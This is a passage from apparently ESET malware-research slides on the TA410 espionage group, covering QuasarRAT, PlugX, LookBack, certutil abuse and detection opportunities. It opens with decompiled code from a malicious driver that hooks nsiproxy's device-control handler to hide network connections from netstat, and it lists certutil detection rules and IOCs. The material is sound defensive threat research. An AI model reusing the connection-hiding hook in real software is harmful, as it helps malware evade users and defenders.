  if ( IoGetDeviceObjectPointer(&s_Driver_nsiproxy, FILE_ALL_ACCESS, &nsi_fileObject, &nsi_deviceObject) < 0 )
    return;
  nsi_driverObject = nsi_fileObject->DeviceObject->DriverObject;
}
nsi_DeviceControl = nsi_driverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL];
_InterlockedExchange(&nsi_driverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL], nsi_DeviceControl_replacement);
PsTerminateSystemThread(0);
```

```
CurrentStackLocation = Irp->Tail.Overlay.CurrentStackLocation;
if ( CurrentStackLocation->Parameters.DeviceIoControl.IoControlCode != 0x12001B//
                                                    // used by NsiGetObjectAllParameters (e.g. netstat)
                                                    //
                                                    // Device type:  FILE_DEVICE_NETWORK
                                                    // Access check: FILE_ANY_ACCESS
                                                    // Func Code:    6
                                                    // IO Method:    METHOD_NEITHER
  || CurrentStackLocation->Parameters.DeviceIoControl.InputBufferLength != 0x3C )
{
  return nsi_DeviceControl(DeviceObject, Irp);
}
Pool = ExAllocatePool(NonPagedPool, 0x34u);
Pool->CompletionRoutine = CurrentStackLocation->CompletionRoutine;
Pool->Context = CurrentStackLocation->Context;
CurrentStackLocation->CompletionRoutine = custom_nsiCompletionRoutine;
```

TLP:GREEN

hidmouse.sys Properties

Digital Signature Details

Certificate

General | Details | Certification Path

Certificate Information

This certificate has been revoked by its certification authority.

Issued to: Hangzhou Leishite Laser Technology Co., Ltd.

Issued by: WoSign Class 3 Code Signing CA


Valid from 2012-03-29 **to** 2014-04-02

TLP:GREEN

Jolly Frog:
Quasar Rat / Korplug

TLP:GREEN

QuasarRAT



Korplug (aka PlugX)

- DLL side loading
- Abuse F-Secure's `qrtfix.exe`
- Encrypted payload on disk

Detection opportunities

Malware delivery via certutil

https://lolbas-project.github.io/lolbas/Binaries/Certutil/

.. / Certutil.exe

Star 4,181

Download | Alternate data streams | Encode | Decode

Windows binary used for handling certificates

Paths:
C:\Windows\System32\certutil.exe
C:\Windows\SysWOW64\certutil.exe

Resources:
- https://twitter.com/Moriarty_Meng/status/984380793383370752
- https://twitter.com/mattifestation/status/620107926288515072
- https://twitter.com/egre55/status/1087685529016193025

Acknowledgements:
- Matt Graeber (@mattifestation)
- Moriarty (@Moriarty_Meng)
- egre55 (@egre55)
- Lior Adar

Detection:
- Sigma: win_susp_certutil_command.yml
- Sigma: win_susp_certutil_encode.yml
- Sigma: process_creation_root_certificate_installed.yml
- Elastic: defense_evasion_suspicious_certutil_commands.toml
- Elastic: command_and_control_certutil_network_connection.toml
- Splunk: certutil_download_with_urlcache_and_split_arguments.yml
- Splunk: certutil_download_with_verifyctl_and_split_arguments.yml
- Splunk: certutil_with_decode_argument.yml
- IOC: Certutil.exe creating new files on disk
- IOC: Useragent Microsoft-CryptoAPI/10.0
- IOC: Useragent CertUtil URL Agent

MS SharePoint & Exchange RCE

- Suspicious tree starting from `w3wp.exe`

- Ex:
  - `.aspx/.exe` written on disk
  - Several `cmd.exe` executed in a short period of time

Royal Road

- Rely on N-days exploits
- Updating MS Office is “enough” (and theoretically easier than a server application)

LookBack custom network protocol – Snort rules

https://github.com/eset/malware-ioc/ta410

eset / malware-ioc Public

Notifications | Fork 216 | Star 1.2k

Code | Issues | Pull requests | Security | Insights

master | 1 branch | 0 tags | Go to file | Code

CycleOfTheAbsurd Added IoCs for Mustang Pa... 25f7387 17 days ago 174 commits

amavaldo	Added IoCs for Amavaldo	3 years ago
animalfarm	Animal Farm (Dino) yara rules	7 years ago
attor	Added IoCs for Attor	3 years ago
backdoordiplomacy	Added IoCs for backdoordiplomacy.	10 months ago
badiis	Added IoCs for IIS research	8 months ago

About

Indicators of Compromises (IOC) of our various investigations

www.welivesecurity.com

ioc | malware | misp | yara


Readme

BSD-2-Clause License

1.2k stars


Conclusion

Umbrella composed of 3 subgroups



Targeted Espionage

Initial access



Complex Custom Backdoors

TLP:GREEN

Digital Security
Progress. Protected.

Alexandre Côté Cyr

Malware Researcher

alexandre.cote@eset.com
@barberousse_bin

Matthieu Faou

Senior Malware Researcher

matthieu.faou@eset.com

www.eset.com | www.welivesecurity.com | @ESETresearch